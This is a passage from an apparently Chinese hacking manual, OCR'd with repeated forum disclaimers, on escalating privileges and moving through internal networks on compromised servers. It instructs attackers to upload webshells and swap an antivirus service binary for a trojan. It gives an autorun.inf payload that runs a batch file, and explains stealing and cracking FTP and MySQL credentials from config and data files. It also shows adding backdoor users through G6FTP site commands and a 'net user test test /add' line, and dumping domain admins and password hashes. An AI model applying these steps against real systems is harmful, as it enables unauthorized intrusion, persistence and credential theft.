ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\WINNT\TEMP
TMP=C:\WINNT\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINNT
```

看到没有，这里的显示根本没有PHP以及JSP环境变量的字眼出现。有人会说了，可以用**path**命令来显示环境变量的相关路径呀！那我们再来试一下，结果如图29。

免责 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图29




图30

通过上面的判断，你是不是就以为这台服务器真没有装PHP或者JSP环境呢？我们以administrator的身份登录到该主机后执行**set**命令，结果如图30。

两个相同的命令，最终的显示却是完全不一样的效果。现在我们知道服务器装有PHP环境，这样就可以用**DIR**命令一个一个的查找目录，并把相应的PHP版本的webshell传上去。

通过对信息的综合处理及分析，发现PHP安装目录在D盘，以及相应的WEB路径也在D盘，并且端口为88。这样我们就可以通过ASP版本的WEBSHELL把PHP版本的webshell传上去。

注意哦！虽然我们用asp的shell转到d:/appserv/www/（PHP环境目录）时依然提示出错，如图31，但是依然可以上传SHELL，结果如图32。




图31

接着就是找到PHP版本的webshell进行访问啦！运气不错，PHP是以SYSTEM权限运行的，如图33。

因此，在确定服务器上安装了哪些软件时，不要轻易相信一些命令的结果，要多方面查看，如查看开放的端口、有哪些服务等，综合分析才不会出现判断失误的情况。

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 32



图 33

7.1.9 替换服务

既然涉及到服务，当然是要查看目标服务器上有哪些服务了。现在几乎所有的 webshell 都自带查看服务的功能，如海洋的就是在“系统服务信息”里进行查询，可惜的是这里查看不到，如图 34。

没关系，还记得前面讲到的命令吗？我们用 **sc query** 查看一下，结果如图 35。

这样我们就可以确定哪些是系统服务，哪些不是。然后把那些是以系统服务启动的找出来，找到相应程序的地址。如平常提到的杀软 NOD32，它的默认目录为：C:\Program Files\ESET\nod32kui.exe，我们可以把 nod32kui.exe 改成其它的名字，然后上传木马到这个目录里，木马的名字改为 nod32kui.exe，这样下次服务器重启




图 34




图 35

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

的时候就会自动运行木马了。

7.1.10 autorun.inf 提权

说实话，现在利用这种方法提权的很少了，为什么呢？因为这个方法是从AUTO病毒身上学来的，可现在的杀毒软件早就把AUTO病毒视为眼中钉，要想靠它提权就得动一番脑筋了。

即使是这样的状况，如果遇到服务器没杀软，提权又很艰难的情况时，可以考虑此方法。我们需要一个关键的文件，名为autorun.inf，内容如下：

```
[AutoRun]
open=1.bat
shellexecute=1.bat
shell\Auto\command=1.bat
```

其中1.bat就是你想要运行的程序名，这里要说明一下，不止bat和exe可以运行，还可以运行vbs等其它文件。把以上文件放到C盘，当管理员双击C盘的时候就会运行我们设置的程序，这样就达到我们的目的了。

7.1.11 溢出提权

说起溢出，大家一定会想到系统方面的溢出。其实不然，只要是以system权限运行的程序，不管是不是系统的，包括第三方软件，如winrar及一些邮件系统，都有可能出现溢出。具体的溢出方法根据不同的环境而使用，大家要灵活应用。

7.1.12 flashxp、leapftp 提权

上面两款软件都是FTP软件，使用者也是比较多，我们可以把其相应的配置文件下载到本地进行对目标站一些FTP信息的查看。如leapftp的配置文件名为**sites.ini**，通过网络把对方的这个文件下载回来后覆盖本地的相同文件，再打开leapftp，接着选择**“站点”—>“站点管理器”**，就会出现相应的结果了，如图36。

这里你会发现，密码都是星号，其实我们已经可以连接FTP地址了。如果你还想知道密码具体是什么，可以使用“xp星号密码查看器”，然后点击“看得见”，密码就会暴露出来了，如图37。




图36




图37

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

如果你遇到的是flashxp，它需要两个文件名，**一个为sites.dat，另一个是quick.dat**。将这两个文件从对方主机下载后覆盖自己本地的文件，然后运行flashxp，依次选择**“站点”->“站点管理器”**就可以查看了，如图38。

以上方法在内网入侵的时候，也是需要收集信息。

7.1.13 G6ftp提权

这一款FTP服务器用的也比较多，它的配置信息是保存在一个ini文件里，如remote.ini文件的一段内容为：

```
[Server]
IP=127.0.0.1,8021\r\n192.168.1.200,8021\r\n
GrantAllAccessToLocalHost=0
IPAccessList=
[Acct=Administrator]
Enabled=1
Rights=0
Password=F4F068E71E0D87BF0AD51E6214AB84E9
IPAccessList=192.168.1.110,Allowed,a\r\n
Domain=
RootFolder=
[Acct=test]
Enabled=1
Password=098F6BCD4621D373CADE4E832627B4F6
Domain=
RootFolder=
Rights=0
IPAccessList=192.168.1.200,Allowed,a\r\n
```




图38

其中有两个用户，一个是administrator，另一个是test。而其中的password对应的则是用md5加密的密码，我们可以到www.cmd5.com上进行破解。我们将上面文件内容中的密码破解出来，结果为angel，如图39。



图39

接下来就好办了，在本地安装一个G6FTP，然后在菜单里选择**“actions”->“new server”**，name以及description都可以随便填，最关键的是host、username和password。这三处要填上对应的主机名、用户名和密码，端口号默认的是8021，如果目标改了的话，这里也要做相应的改动。一切设置好后的结果如图40，然后单击“OK”，就可以连接到目标FTP服务器上了。

当然了，这些都是在本地操作的。现在在出现的**“domains”->“test”**下按鼠标右键选择**“properties”**，也就是属性，如图41。




图40




图41

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

在出现属性框后，我们需要来到“site commands”这个选项里，单击右边那个“+”，接着在“command”处随便填，这里是所执行命令的名称，如我填的是“ADD”。然后在“execute”处选择我们的批处理文件，作用当然是加系统用户了。

注意：这里的批处理是我们传到目标机上的程序，而不是本机上的。另外，除了批处理文件外，我们还可以执行任何程序。

这里我把代码传到了目标机器里的c盘根目录下，一切设置好后如图42。接着单击“OK”就可以了，填好后记得要最后保存一下，如图43。




图42




图43

现在所有的设置完毕了，这样我们就可以用命令行进去执行命令了。我们可以执行下命令：**quote site add**，这里的add就是刚才设置的执行命令的名称。如果成功的话，会出现如图44的提示。




图44




图45

当然了，G6FTP不会出现类似于SERV-U那样的命令，如Quote site exec "net user test test /add"，这样的命令对于G6FTP无效。好了，关于G6FTP提权的方法就说到这里，大家在不同的系统及环境中也要灵活应用。

7.1.14 sniffer提权

我这里讲的sniffer不仅包括通过C段嗅得相应的FTP、MSSQL，抑或是3389等重要密码，还包括本机网页形式下的sniffer。对于基于C段内的嗅探，过会儿我在后面的内网渗透里详细讲解，下面还是先来看一下基于web网页形式的嗅探吧。

我使用的一款基于网页嗅探的工具名叫websniff，界面如图45。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图46

默认的是嗅探FTP密码，当然这一项就足够了。点击“start”就可以开始进行嗅探，在等待一段时间后到相应文件里就可以看到一些信息了，如图46。

本人在测试这个工具的时候，找了好几台肉鸡进行操作都没有成功，老是提示源文件有误。因此，这个东西的适用性还有待提高，关于它的一些说明可以到这里参考：http://hi.baidu.com/linx2008/blog/item/7020f1de1b1c805395ee3768.html

7.1.15 社工提权

每个人的记忆能力都是有限的，并且不是每个人都有很高的安全意识，所以一般来说，每个人的密码也就那么两、三个而已。不能提权的时候，我们可以收集一些邮件、论坛、QQ等的密码进行组合，然后利用这些密码的字母再做一个字典出来，这样再用工具猜解的时候，效率会提高不少。大家可以试试“N.C.P.H社会工程学字典”，界面如图47，利用生成的字典再结合第二章提到的工具进行提权。



图47

7.1.16 提权中注意到的细节

提权是一个细心的活，我举个简单的例子。就像我前面提到的用PHP提权一样，有时候运气好，可以在my.ini里找到root的密码，可有时候这个文件是没有root密码的，这时候该如何找到root密码呢？

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

常用的方法就是利用一些PHP的连接文件来找明文密码，另外，如果在旁注的时候权限不够，不允许我们读这些文件时，我们可以去看看一些软件的安装目录。通常网站管理员对单独的网站目录权限设置的比较严格，而对如C:\Program Files这类文件夹的权限就不太严格，但通常这些目录都是一些软件默认安装的目录，如MYSQL、MSSQL就装在这个目录。

即使前面提到的海洋木马无权限查看，我们也可以把mysql/data目录下的user.MYD文件利用copy命令复制到webshell目录，然后下载到本地，最后用十六进制编辑器打开进行查看，如图48。




图48




图49

从图48中可以很明显的看到root用户和加密过的密码，其中*是分界线。那么得到加密的密码后如何破解呢？这里要用到工具cain了，打开cain后选择“cracker”，在左侧这一栏中单击“mysql hashes”，接着在右边空白处单击一下，然后再单击一下“+”这个符号，操作步骤如图49。




图50

这时在弹出的对话框中填入相应的用户名和HASH，如图50，单击“OK”后我们来选择破解。

在cain主界面中，选择右边列表中已经加入的需要破解的项目，然后按鼠标右键选择“**dictionary attack**”->“**mysql sha1 hashes**”，如图51。

由于cain本身就自带了一个比较大的字典，我们使用那个字典就可以了，直接在弹出的对话框中选择“start”就可以开始暴力猜解了。如果密码很简单，不一会儿就会出来结果，如图52，表示成功破解出了密码。

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图51



图52

单击“exit”后再回来原来的界面，发现密码已经躺在那里了，如图53。




图53

其实不止MYSQL可以这样操作，如MSSQL、oracle等都是可行的。另外，cain的功能不止我们平常提到的arp嗅探，它的功能真的很强大。

除了上面提到的外，提权并不一定要自己提上去。什么意思呢？比如我们在目标服务器提权的过程中发现有前辈已经来过了，这时碰碰运气，可以通过查看“回收站”等目录试试能不能发现那些加用户的批处理或者VBS脚本，说不定我们也可以通过它们登录呢！

不同的情况要理智的分析，一些文件的角色以及网站性质、管理员上线的时间点等都是可以利用的信息。好了，这一小部分就到这里吧，下面就是内网渗透啦！




图54

7.2 内网渗透

内网渗透是一个谈论了很久的话题，其中攻击的手法随着互联网的发展变得越来越高明。在我看来，当我们获得内网或者C段中的一台机器时，登录终端上去后做的第一件事是什么？反正我的

笔记007档案
每月及時觀看最新最热門的書籍
就上溜客安全網 www.176ku.com
bbs.hh010.com
免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

第一件事就是用任务管理器查看当前有多少用户登录到这台服务器，如图54。这说明当前只有一个GUEST用户在线，也就是我了。若你喜欢用命令行模式查看，可以使用命令：**query user**，结果如图55。

如果你发现出现了**administrator**的字样时，注意了哦，这个时候好多朋友会断开连接的。其实不然，我们还要注意administrator的状态，仔细看图54和图55，上面显示的guest用户为“活动的”，至少绝大部分情况下，使用guest用户登录的人正在操纵着这台电脑（也不排除用户登录上去却人走开的情况）。如果显示的是“断开的”，那么说明administrator这个用户其实不在线，因此要视情况而定。

7.2.1 信息收集

这一部分是必不可少的，比如这台机器在内网中是什么身份，是web服务器还是data服务器，抑或是time服务器？管理员经常在哪个时间段上线，是否有域环境，装了什么样的杀软，是否经常打补丁？用的什么样的FTP服务，使用这台电脑的“人”是什么身份，是一个普通员工还是一个有着一定管理权限的部门经理等……这些都是很需要收集的。

通常对域结构或者vlan的探测，用到最多的命令为**net view**，执行后结果如图56。




图55




图56

注意了，列出的机器名是指在网络结构中有联系的，并不一定就在同一网段或内网中。我们可以采用命令**ping**其机器名的方法来得到具体IP，以便进一步分析网段的结构，如图57。




图57




图58

除此之外，我们需要了解本机在网络中所扮演的角色，可以执行命令**ipconfig /all**查看是否有域环境，如图58。

可惜的是，这里没有相应的域环境，如果有域环境的话，我们可以用命令查看域里的用户，命令为：**net user /domain**，查询出来的结果如图59。

域里面的用户很多，我们看看有哪些是域管理员，执行命令：**net group "domain admins" /domain**，结果如图60。




图60




图59

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

上面的这些步骤是非常有必要的，另外，我们还需要知道本机中的管理员有哪些，执行命令：**net localgroup administrators**，结果如图61。




图61

注意了，有时候用这个命令也显示不了带$符号的账号，为了全面的搜集信息，我们可以再到**“我的电脑”->“管理”->“本地用户和组”中的“用户”**查看一下，结果如图62。




图62

这里很明显的发现了一个用户名为“jay2$”的用户，通过查看信息，很明显不是本机的，也就是说这台机器有“非法用户”进来过。

7.2.2 提取系统hash

有了以上基本的信息收集以后，接下来是如何继续对其内网进攻。通常在做进攻之前，我会再做一个信息的处理，那就是收集系统hash。如何提取系统hash呢？我经常用到的工具是pwdump7.exe，目前最新版本为7.1。另外还有一些工具，如fgdump和gethashes等。这里涉及到一个传文件的问题，小文件我一般都会用“可以复制文件的3389连接器”程序直接把本地文件复制到远程计算机上，但这个程序只针对WIN2003有效，如图63。




图63

当遇到需要传送的文件体积很大时，如cain，我建议还是用shell或者FTP传。将文件传上去之后又遇到另一个问题，那就是杀软。我这台目标机器上装的是麦咖啡，文件一传上去就报警了，如图64。



图64

